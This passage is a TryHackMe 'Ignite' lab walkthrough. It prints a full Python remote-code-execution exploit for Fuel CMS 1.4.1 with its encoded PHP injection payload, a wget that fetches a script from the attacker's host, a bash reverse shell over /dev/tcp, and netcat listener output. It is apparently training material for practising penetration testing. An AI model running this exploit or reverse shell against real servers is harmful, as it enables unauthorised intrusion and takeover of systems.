Ignite - Walkthrough

Ignite is a beginner-level box with a web server. The goal of this machine was to gain root level access and get the root flag.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:


- Reconnaissance & Scanning
- Exploitation
- Privilege Escalation

Tools Used:

Nmap, web browser, searchsploit, Netcat


Reconnaissance & Scanning

After connecting with the machine on TryHackMe, I started Nmap scan to check the open ports and services.



```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -sV 10.10.209.209
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-14 10:16 EST
Nmap scan report for 10.10.209.209
Host is up (0.17s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.29 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Nmap scan showed that port 80 is opened. So, I visited the target ip address in the web browser. On the home page, the version of the CMS was displayed.


Welcome to FUEL CMS - Mozilla Firefox
File Edit View History Bookmarks Tools Help
TryHackMe | Ignite
Welcome to FUEL CMS
10.10.209.209

Welcome to Fuel CMS

Version 1.4

Getting Started

1 Change the Apache .htaccess file

Change the Apache .htaccess found at the root of FUEL CMS's installation folder to the proper RewriteBase directory. The default is your web server's root directory (e.g "/"), but if you have FUEL CMS installed in a sub folder, you will need to add the path to line 5. If you are using the folder it was zipped up in from GitHub, it would be **RewriteBase /FUEL-CMS-master/**.


In some server environments, you may need to add a "?" after index.php in the .htaccess like so:

```
RewriteRule .* index.php?/$0 [L]
```

NOTE: This is the only step needed if you want to use FUEL *without* the CMS.


Exploitation

So, I searched in searchsploit for any known exploit. There was one exploit available in python as well as in ruby language.


kali@kali: ~/Desktop/tryhackme/others/ignite
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/ignite]
└─$ searchsploit fuel 1.4
----------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                          |  Path
----------------------------------------------------------------------- ---------------------------------
Fuel CMS 1.4.1 - Remote Code Execution (1)                              | linux/webapps/47138.py
Fuel CMS 1.4.1 - Remote Code Execution (2)                              | php/webapps/49487.rb
Fuel CMS 1.4.7 - 'col' SQL Injection (Authenticated)                    | php/webapps/48741.txt
Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Injection (Authenticated)        | php/webapps/48778.txt
----------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/ignite]
└─$ 
```

Next, I opened the payload which was in python language & changed the URL with target URL.



~/Desktop/tryhackme/others/ignite/47138.py - Mousepad
File Edit Search View Document Help

```python
# Exploit Title: fuel CMS 1.4.1 - Remote Code Execution (1)
# Date: 2019-07-19
# Exploit Author: 0xd0ff9
# Vendor Homepage: https://www.getfuelcms.com/
# Software Link: https://github.com/daylightstudio/FUEL-CMS/releases/tag/1.4.1
# Version: <= 1.4.1
# Tested on: Ubuntu - Apache2 - php5
# CVE : CVE-2018-16763


import requests
import urllib

url = "http://10.10.209.209:80"
def find_nth_overlapping(haystack, needle, n):
    start = haystack.find(needle)
    while start >= 0 and n > 1:
        start = haystack.find(needle, start+1)
        n -= 1
    return start

while 1:
        xxxx = raw_input('cmd:')
        burp0_url = url+"/fuel/pages/select/?filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%27%73%79%73%74%65%6d%27%29%29%2b%24%61%28%27"+urllib.quote(xxxx)+"%27%29%2b%27"
        proxy = {"http":"http://127.0.0.1:8080"}
        r = requests.get(burp0_url, proxies=proxy)

        html = "<!DOCTYPE html>"
        htmlcharset = r.text.find(html)

        begin = r.text[0:20]
        dup = find_nth_overlapping(r.text,begin,2)

        print r.text[0:dup]
```

Then I launched the payload with the below command:

python 47138.py

Then I got RCE shell of the target system.



kali@kali: ~/Desktop/tryhackme/others/ignite
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/ignite]
└─$ python 47138.py
cmd:ls -la
systemtotal 52
drwxrwxrwx 4 root root  4096 Jul 26  2019 .
drwxr-xr-x 3 root root  4096 Jul 26  2019 ..
-rw-r--r-- 1 root root   163 Jul 26  2019 .htaccess
-rwxrwxrwx 1 root root  1427 Jul 26  2019 README.md
drwxrwxrwx 9 root root  4096 Jul 26  2019 assets
-rwxrwxrwx 1 root root   193 Jul 26  2019 composer.json
-rwxrwxrwx 1 root root  6502 Jul 26  2019 contributing.md
drwxrwxrwx 9 root root  4096 Jul 26  2019 fuel
-rwxrwxrwx 1 root root 11802 Jul 26  2019 index.php
-rwxrwxrwx 1 root root    30 Jul 26  2019 robots.txt

<div style="border:1px solid #990000;padding-left:20px;margin:0 0 10px 0;">

<h4>A PHP Error was encountered</h4>

<p>Severity: Warning</p>
<p>Message:  preg_match(): Delimiter must not be alphanumeric or backslash</p>
<p>Filename: controllers/Pages.php(924) : runtime-created function</p>
<p>Line Number: 1</p>


        <p>Backtrace:</p>
```

Privilege Escalation


But the RCE was limited. So next I used below command to upload a shell script in the target system to get more privileged shell.

wget http://10.9.2.20/shell.sh


kali@kali: ~/Desktop/tryhackme/others/ignite
File Actions Edit View Help

```
                         File: /var/www/html/index.php<br />
                         Line: 364<br />
                         Function: require_once                  </p>


</div
cmd:wget http://10.9.2.20/shell.sh
system
<div style="border:1px solid #990000;padding-left:20px;margin:0 0 10px 0;">

<h4>A PHP Error was encountered</h4>

<p>Severity: Warning</p>
<p>Message:  preg_match(): Delimiter must not be alphanumeric or backslash</p>
<p>Filename: controllers/Pages.php(924) : runtime-created function</p>
<p>Line Number: 1</p>


        <p>Backtrace:</p>







                         <p style="margin-left:10px">
```


Below is the shell script that I uploaded to gain more privileged shell.


/var/www/html/shell.sh - Mousepad
File Edit Search View Document Help

```
#!/bin/sh
bash -c 'exec bash -i &>/dev/tcp/10.9.2.20/10000 <&1'
```


Then I launched a netcat listener in my machine and gave all permissions to the shell.sh file in the target system with the below command:

chmod 777 shell.sh



```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 10000
listening on [any] 10000 ...
```

Then I launched the shell.sh script and I got the reverse shell.




```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 10000
listening on [any] 10000 ...
10.10.209.209: inverse host lookup failed: Unknown host
connect to [10.9.2.20] from (UNKNOWN) [10.10.209.209] 43294
bash: cannot set terminal process group (950): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html$ whoami
whoami
www-data
www-data@ubuntu:/var/www/html$ █
```

Then I used below commands to gain fully interactive shell:

